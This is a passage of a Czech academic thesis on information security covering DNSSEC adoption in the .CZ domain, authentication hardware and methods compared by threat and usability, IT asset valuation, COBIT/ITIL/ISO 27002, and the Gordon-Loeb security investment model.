Dle statistik sdružení NIC.CZ (NIC.CZ) je v současnosti technologií DNSSEC zabezpečeno více jak 17% domén (viz. Tabulka 2), především zavedením DNSSEC u jednoho z největších registrátorů domén v ČR společnosti Active24. Toto plošné zavedení nastalo v březnu 2010, což vysvětluje skokový nárůst na Graf 1.

Měsíc	Počet domén	Zabezpečeno DNSSEC	Podíl zabezpečených domén
2009-11	620885	1419	0,23%
2009-12	629327	1441	0,23%
2010-01	640346	15852	2,48%
2010-02	654092	16554	2,53%
2010-03	667617	96541	14,46%
2010-04	677667	97608	14,40%
2010-05	686040	98593	14,37%
2010-06	693760	99114	14,29%
2010-07	699132	100049	14,31%
2010-08	708847	101741	14,35%
2010-09	719950	104918	14,57%
2010-10	728552	106619	14,63%
2010-11	740516	108530	14,66%
2010-12	748801	110356	14,74%
2011-01	760813	113458	14,91%
2011-02	775781	116360	15,00%
2011-03	787583	119729	15,20%
2011-04	795883	122935	15,45%
2011-05	805098	124541	15,47%
2011-06	814682	133104	16,34%
2011-07	821728	135261	16,46%
2011-08	833806	139441	16,72%
2011-09	844680	142040	16,82%
2011-10	858667	146120	17,02%
2011-11	871391	151729	17,41%


Tabulka 2 Zabezpečení technologií DNSSEC (NIC.CZ)



Graf 1 Podíl zabezpečených domén na celkovém počtu domén v zóně .CZ (NIC.CZ)

Pro fungování DNSSEC je nutná také implementace u dotazujících DNS serverů. (Peterka, 2011)

Pokud by tedy někdo skutečně napadl vzájemnou komunikaci mezi DNS servery, například pro potřeby nějakého phishingového nebo pharmingového útoku, pomocí technologie DNSSEC je možné útok odhalit a ochránit před potenciálními důsledky. (McClure, a další, 2007). Z pohledu koncového uživatele by se to projevilo tak, že by vůbec nedostal požadovanou odpověď od toho DNS serveru, na který se jeho počítač obrací (a který vystupuje v roli DNS resolveru). Požadovaná stránka, které se odpověď týká, by se mu jevila jako nedostupná (z důvodu toho, že jeho počítač není schopen získat odpovídající IP adresu). Sdružení NIC.CZ provozuje doménu www.rhybar.cz, na které je možné ověřit fungování DNS revolveru. V případě nezabezpečeného DNS serveru zobrazí stránka informaci o rizicích spojených s nezabezpečených DNS resolverem, viz Obrázek 11.




Obrázek 11 Test ochrany pomocí DNSSEC (zdroj: autor)

4.5.5. Další komunikační kanály

Při autentizaci na dálku není možné omezit se pouze na internetovou komunikaci. Již samotné zasílání jednorázových hesel nezávislým komunikačním kanálem využívá komunikaci mimo síť internet. Z tohoto důvodu je nutné hodnotit z hlediska bezpečnosti i tyto komunikační kanály viz Obrázek 12. Jsou jimi převážně: (Hoyer, 2009) (Baruch)

- Mobilní telefon/pevná linka – komunikace probíhá buď s živým operátorem nebo hlasovým automatem, data jsou odesílána prostřednictvím tónové volby nebo přepisem od operátora
- Interaktivní televize – nové technologie přináší možnost komunikace s provozovatelem televizního kanálu
- Technologie WAP pro přístup z mobilních telefonů (zde je nutno uvést, že s rozšířením chytrých mobilních telefonů s operačními systémy je tato technologie na ústupu)
- Fax – technologie v současnosti nahrazovaná e-mailem



Obrázek 12 Komunikační kanály (Baruch)

4.6. Hardwarová podpora

4.6.1. Čtečky čipových karet

Pro využívání čipových karet s uloženým privátním klíčem je nutné vlastnit také čtečku příslušných čipových karet.(Monet+, a.s.)

V ČR zatím není zřejmá implementace nových občanských průkazů, u kterých je uváděna možnost čipu na který by mělo být možné nahrát privátní klíč a jeho certifikát. (Peterka, 2010) Aktuálně k této problematice nejsou žádné bližší veřejně dostupné informace.

4.6.2. USB klíč

USB klíč je tvořen aplikační logikou (šifrovací algoritmy), úložištěm certifikátu a čtečky, vše v jediném zařízení. (SafeNet Inc.) Princip fungování je obdobný jako u čtečky čipových karet a samotných čipových karet – podpis dat zajišťuje USB klíč, soukromý klíč z USB klíče není možné exportovat. Nejbezpečnější zařízení jsou chráněna autodestrukční funkcí a při pokusu o násilnou manipulaci nebo napadení útočníkem dojde ke zničení čipu.

4.6.3. OTP tokeny

Hardwarové generátory jednorázových hesel jsou jednoúčelová zařízení.

Řešení pro jednorázová hesla existují desítky, nabízí je každá větší společnost, pohybující se v oblasti počítačové bezpečnosti, například: (Valášek, 2011)

- RSA SecurID
- Gemalto EasyOTP
- PointSharp
- Entrust IdentityGuard
- SafeNet
- eToken
- Zyxel

Obrázek 13 Hardwarový generátor OTP RSA SecurID (RSA)

Většina těchto řešení je ovšem cílena spíše na velké zákazníky a nabízí komplexní (a patřičně drahá) řešení. Navíc hardwarové generátory jsou pouze jednoúčelové – pro každý účet je nutné vlastnit zvláštní generátor. V praxi pak uživatelé musí s sebou nosit velké množství těchto generátorů.

4.6.4. Mobilní telefony

S rozvojem chytrých mobilních telefonů je možnost instalovat generátory jednorázových hesel přímo do mobilních telefonů, kde je důkaz vlastnictvím aplikován jako vlastnictví mobilního telefonu s nainstalovanou aplikací. Výhodou těchto aplikací je možnost využití generátoru pro více účtů, nevýhodou je možnost napadení mobilního telefonu spyware obdobně jako na osobním počítači.

4.7. Porovnání autentizačních metod

4.7.1. Porovnání z hlediska ohrožení

Pro porovnání autentizačních metod z hlediska ohrožení byly na základě předchozích zjištění posuzovány tyto hrozby:

- Replay-attack – možnost opakování útoku podle schématu již provedeného přihlášení
- Odposlech – možnost a riziko odposlechnutí autentizačních údajů při zadávání/přenosu
- Brute-force – útok hrubou silou
- Slovníkový útok – útok pomocí slovníkových hesel (hesla obsažená v národních slovnících, seznamu hesel apod.)

Pro posouzení míry ohrožení byla zvolena následující verbální stupnice:

- Vysoká míra ohrožení – reálná hrozba ohrožení bez vynaložení značného úsilí
- Střední míra ohrožení – existuje potenciální možnost ohrožení, které je však spíše na teoretické úrovni
- Nízká míra ohrožení – zvolená hrozba téměř není relevantní

Ve stupnici záměrně není uvedena nulová míra ohrožení, neboť té není možné v praxi dosáhnout.

Míra ohrožení		Hrozba			
		Replay-attack	Odposlech	Brute-force	Slovníkový útok
Autentizační metoda	Statická hesla	Vysoká	Vysoká	Vysoká	Vysoká
	Challenge/Response	Střední	Střední	Vysoká	Vysoká
	Certifikát	Nízká	Nízká	Nízká	Nízká
	Jednorázová hesla	Nízká	Střední	Střední	Nízká
	Biometrická	Vysoká	Střední	Nízká	Nízká

Tabulka 3 Porovnání autentizačních metod z hlediska ohrožení (zdroj: autor)

4.7.2. Porovnání možnosti implementace z hlediska způsobu použití

Pro porovnání autentizačních metod z hlediska způsobu použití byly na základě předchozích zjištění posuzovány tyto způsoby použití:

- Na blízko – zadávání autentizačních údajů přímo do systému
- Na dálku internet – zadávání autentizačních údajů pro přihlášení k vzdáleným systémům
- Telefonické – ověření autentizace prostřednictvím telefonu (například volání na zákaznické linky, telefonické bankovnictví)
- Přístup z mobilního telefonu – přístup ke vzdáleným systémům prostřednictvím mobilního telefonu

Pro možnost implementace byla zvolena následující verbální stupnice:

- Snadná – metoda je vhodná pro tento způsob použití
- Komplikovaná – metodu nelze snadno použít, je například potřeba instalace dodatečných zařízení
- Nemožná – metodu je nemožné snadno implementovat

		Způsob použití			
		Na blízko	Webová aplikace	Telefonické	Přístup z mobilního telefonu
Autentizační metoda	Statická hesla	Snadná	Snadná	Snadná	Snadná
	Challenge/Response	Snadná	Snadná	Snadná	Snadná
	Certifikát	Komplikovaná	Komplikovaná	Nemožná	Komplikovaná
	Jednorázová hesla	Snadná	Snadná	Snadná	Snadná
	Biometrická	Komplikovaná	Komplikovaná	Nemožná	Nemožná

Tabulka 4 Porovnání možnosti implementace z hlediska způsobu použití (zdroj: autor)

4.8. Finanční aspekty počítačové bezpečnosti

4.8.1. Chráněná aktiva

Hmotná aktiva

Mezi hmotná aktiva patří především technické prostředky informačních technologií – počítače, modemy, aktivní prvky počítačových sítí, kabelové rozvody, tiskárny a ostatní technická zařízení.

Z hlediska zabezpečení lze hmotná aktiva považovat za snadno nahraditelná, přičemž úroveň zabezpečení je přímo úměrná vynaloženým prostředkům. V praxi se může jednat o replikovaný (redundantní) systém, kterým lze v případě výpadku nahradit poškozený systém – například náhradní servery, síťové prvky, duplicitně vedenou kabeláž.

Zcizení nebo poškození hmotného aktiva lze snadno a včas odhalit monitorovacími systémy.

Nehmotná aktiva

- Pracovní postupy

Jedná se o pracovní postupy využívané v organizaci v oblasti IS/ICT. Ve většině případů jsou duševním vlastnictvím firmy a jsou přizpůsobeny konkrétní organizaci.

- Data

Data lze označit za nejcennější aktivum firmy.

Ztráta dat může ohrozit chod firmy, ale lze jí předcházet dodržováním zálohovacích plánů a přípravou krizových plánů.

Krádež dat může také ohrozit chod firmy, zvláště pokud se jedná o citlivá data (platební karty, osobní údaje). Prvotním problémem u krádeže počítačových dat je fakt, že samotná krádež nemusí být odhalena, neboť na rozdíl od hmotných aktiv původní data zůstávají beze změny v původním umístění.

Neoprávněná modifikace dat je (podobně jako krádež dat) nebezpečná z hlediska důvěryhodnosti celého systému. Na rozdíl od krádeže dat lze modifikaci dat odhalit pravidelnou kontrolou, případně zavedením digitálního podpisu. (Drucker, 1992)

- Programové vybavení

Programové vybavení se dělí na **základní programové vybavení** (operační systémy, prostředky pro provoz počítačových sítí), **aplikační programové vybavení** (textové editory, ERP systémy, BI aplikace) **a řídící systémy** (řídí a kontrolují činnost dalších systémů)

- Služby

Jedná se o počítačové a komunikační služby – zajištění zdrojů elektrické energie, klimatizace, připojení k internetu.

Primární aktiva

Jedná se zejména o nehmotná aktiva. Představují informace, které jsou organizací využívány, a funkční procesy a aktivity organizace, u kterých je potřeba nějakým způsobem zajistit jejich bezpečnost.

Sekundární aktiva

Mezi sekundární aktiva se řadí především hmotná aktiva, která lze snadno nahradit, a dopad jejich nedostupnosti lze předem stanovit.

Ohodnocení aktiv


Pro každé aktivum je potřeba vyjádřit míru jeho důvěrnosti, integrity a dostupnosti. Pro řízení rizik jsou důležitá primární aktiva s ohledem na ochranu a zajištění informací.

Vhodnou pomůckou při identifikaci aktiv je vhodné uspořádání identifikovaných aktiv do skupin. Aktiva s obdobnými bezpečnostními parametry jsou většinou vystavena podobným rizikům. Seskupení aktiv zjednodušuje další postup bez významnějších ztrát informačního rozsahu. (Otto, 2010)

Pro každé aktivum lze stanovit zranitelnost a dopady. Největším problémem je **stanovení hodnoty aktiva**. Jako příklad lze uvést pevný disk v počítači – pořizovací cena tohoto (hmotného) aktiva se pohybuje v řádu tisíců až desetitisíců korun. Hodnota nehmotných aktiv (dat) na něm uložených může mít hodnotu nevyčíslitelnou. (Doucek, a další, 2008), (Pour, 2006)

4.8.2. Vliv aktiv na zajištění bezpečnosti IS/ICT

Bezpečnost IS/ICT má za úkol chránit ta aktiva, která jsou součástí informačního systému firmy podporovaného informačními a komunikačními technologiemi. Na následujícím schématu jsou zobrazeny hrozby působící na firemní aktiva.



Obrázek 14 Schéma zajištění bezpečnosti IS/ICT (Doucek, a další, 2008)

Hrozba je akce nebo událost, která může ohrozit bezpečnost. Hrozba je (pokus o) zneužití zranitelnosti.

4.8.3. Metodiky a normy

Předpokladem pro řízení informatiky je podpora ve formě standardů, zkušeností nebo metodik. V této kapitole budou popsány dvě metodiky, které jsou obecně zaměřené a kromě řízení bezpečnosti se zabývají i dalšími oblastmi řízení informatiky organizací. Jsou to celosvětově používané metodiky COBIT a ITIL.

COBIT

Metodika COBIT (Control Objectives for Information and Related Technology) je tvořena sadou procesů, návodů pro hodnocení, ukazatelů a nejlepších praktických zkušeností, která má za cíl pomoci organizaci maximalizovat užitek plynoucí z informačních technologií.(Doucek, a další, 2008)

Nejobecnější úrovní podrobnosti jsou definice domén

- Plánování a organizace

- Akvizice a implementace
- Dodávka a podpora
- Sledování a hodnocení

V rámci každé domény jsou spravovány procesy, z nichž každý může nabývat šesti úrovní zralosti procesů

- Neexistující – proces zcela chybí, organizace nemá potřebu se jím zabývat
- Počáteční – organizace cítí potřebu procesu
- Opakovatelný – organizace proces používá, ale je v kompetenci jednotlivců a není formálně prezentován a školen
- Definovaný – pracovní postupy jsou standardizovány, dokumentovány a školeny
- Řízený – proces je možné monitorovat a měřit, porovnávat soulad s postupy
- Optimalizovaný – proces je vylepšován na úroveň nejlepších zkušeností, je automatizován

S růstem zralosti procesů klesá riziko.

ITIL

Cílem metodiky ITIL (Information Technology Infrastructure Library) je poskytnout ucelený soubor tzv. nejlepších zkušeností pro oblast řízení služeb IT a souvisejících procesů. (Doucek, a další, 2008), (Bucksteeg, a další, 2012)

Metodiky ITIL v poslední verzi V3 definuje 5 knih:(Bucksteeg, a další, 2012)

- Strategie služeb – představuje propojení aktivit organizace se strategií v oblasti informatiky
- Návrh služeb – obsahuje návrh služeb a informačního systému v organizaci v celém životním cyklu, včetně outsourcingu
- Implementace služeb – zahrnuje návody na implementaci do provozu, řízení verzí
- Provoz služeb – podporuje správu služeb, řešení problémů, poruch, stanovení ukazatelů jakosti
- Průběžné zlepšování služeb – pomáhá zlepšovat zavedené existující služby

Norma ISO/IEC 27002:2005

Základním východiskem systému řízení rizik by měla být norma ISO/IEC 27002:2005 (dříve ISO/IEC 17799). Obsahuje tzv. nejlepší zkušenosti řízení bezpečnosti informací (best practices). Doporučení normy obsahuje 133 bezpečnostních opatření, která jsou rozdělena do 11 oblastí.

- Bezpečnostní politika

- Organizace bezpečnosti – upřesnění struktury pro řízení bezpečnosti uvnitř organizace
- Řízení aktiv – udržování přehledu o existujících aktivech a jejich přiměřená ochrana, stanovení odpovědných osob
- Bezpečnost z hlediska lidských zdrojů
- Fyzická bezpečnost a bezpečnost prostředí
- Řízení komunikací a řízení provozu
- Řízení přístupu
- Akvizice, vývoj a údržba informačních systémů
- Zvládání bezpečnostních incidentů
- Řízení kontinuity činností organizace
- Soulad s požadavky

Zhodnocení metodik a norem

V této kapitole byly uvedeny tři nejpoužívanější metodiky a normy, které pomáhají organizaci při budování systému řízení rizik. Jedná se o podpůrné prostředky, které mají pomoci při rozhodování.

V průběhu času se jednotlivé metodiky a normy vzájemně značně přiblížily a organizace by si měla zvolit, která přináší největší užitek. Náklady na zavedení, ale převážně roční náklady na údržbu se pohybují v řádu stovek tisíc Kč na stovky počítačů ročně. Jedná se o náklady na zaměstnance udržující aktuální data a náklady na licence software pro podporu metodik.

Náklady na samotnou certifikaci ISO/IEC 27002:2005 jsou opět v řádu stovek tisíc Kč

4.8.4. Management bezpečnostních procesů

Metriky bezpečnosti

Na nejnižší úrovni managementu bezpečnostních procesů jsou jednotlivé hodnocené metriky bezpečnosti, které slouží k analýze a zhodnocení bezpečnostních procesů. Tyto metriky však nesmí být chápány izolovaně, ale jsou součást druhé úrovně – projektů měření bezpečnosti.


Projekty řízení bezpečnosti

Projekty řízení bezpečnosti rozdělují bezpečnost do jednotlivých oblastí, které mohou být nezávisle řízeny. Vytváří se dokumentace pro metriky s ohledem na znovupoužitelnost (reusability).

Program pro zlepšování bezpečnosti

Obě výše uvedené úrovně vstupují (viz Obrázek 15) do oblasti programu pro zlepšování bezpečnosti. (Hayden, 2010)

Výsledkem je neustálé zvyšování bezpečnosti v čase. Rozdělení problematiky do více úrovní umožňuje nezávislé řízení samotného měření, plánování a rozhodování.



Obrázek 15 Management bezpečnostních procesů (Hayden, 2010)


4.8.5. Analýza a řízení rizik

Provedení vlastní analýzy rizik je možné rozlišit podle podrobnosti a hloubky přístupů k jejímu řešení: (Smejkal, a další, 2010)

- nedělat nic
- neformální přístup - analýza rizik probíhá živelně bez dokumentace postupů
- základní přístup - postupy jsou rámcově zdokumentovány a organizace má celkovou koncepci a vizi řešení bezpečnosti informací
- detailní přístup - všechna rizika jsou analyzována podrobně podle předem definované a dodržované metodiky
- přístup kombinovaný - některá rizika jsou analyzována podrobně, některá jsou při analýze záměrně opominuta

Nákladový model

Nejdůležitějším východiskem pro nákladový model je ocenění aktiv a stanovení maximálních nákladů na realizaci opatření na jejich ochranu. Vztahy mezi hodnotou aktiva, resp. mezi ztrátou vzniklou v případě jeho zničení nebo poškození a náklady na realizaci ochrany aktiva formou opatření jsou uvedeny na Obrázek 16.(Doucek, a další, 2008)



Obrázek 16 Nákladový model realizace bezpečnosti (zdroj: autor)

Nevýhodou nákladového modelu je jeho problematické použití pro nehmotná aktiva (např. informace v informačních systémech), u kterých by nebylo ekonomicky možné vynaložit prostředky na jejich ochranu až do výše jejich hodnoty.(Greer, 1999)

Gordon-Loebův model

Gordon-Loebův model byl popsán v roce 2002. Jedním z významných výsledků, které použití tohoto modelu přináší, je fakt, že firmy utratí za bezpečnostní opatření nejvýše 37% očekávané ztráty (Gordon, a další, 2002).

Východiska modelu

λ – roční finanční ztráta

t – pravděpodobnost ohrožení (threat) v rozsahu <0;1>

v – zranitelnost (vulnerability) v rozsau <0;1>

$vt\lambda$ – očekávaná ztráta

$L=t\lambda$

z – investice do zabezpečení (finanční ve stejných jednotkách jako λ)

Funkce S(z,v) představuje pravděpodobnost narušení bezpečnosti a má následující vlastnosti:

- S(z,0)=0 (při nulové zranitelnosti je stejně chráněno pro všechna z)
- S(0,v)=v (při nulových investicích do zabezpečení je pravděpodobnost narušení bezpečnosti rovna zranitelnosti)
- První derivace podle z $S'_z(z,v)<0$ (funkce je klesající), $S''_z(z,v)>0$

Model

Funkce EBIS – očekávaný přínos investice do zabezpečení (Expected Benefits of and investment in information security) má následující tvar:


$$EBIS(z)=[v-S(z,v)]\cdot L \quad (1)$$

Po odečtení investic do zabezpečení z lze vyčíslit čistý přínos jako

$$ENBIS(z)=[v-S(z,v)]\cdot L-z \quad (2)$$


Vzhledem k tomu, že funkce S(z,v) je konvexní, průběh funkce ENBIS je konkávní pro každé z. Optimální úroveň investic z* je znázorněna na Obrázek 17 a je dána rovnicí

$$-S_z(z^*,v)*L=1 \quad (3)$$



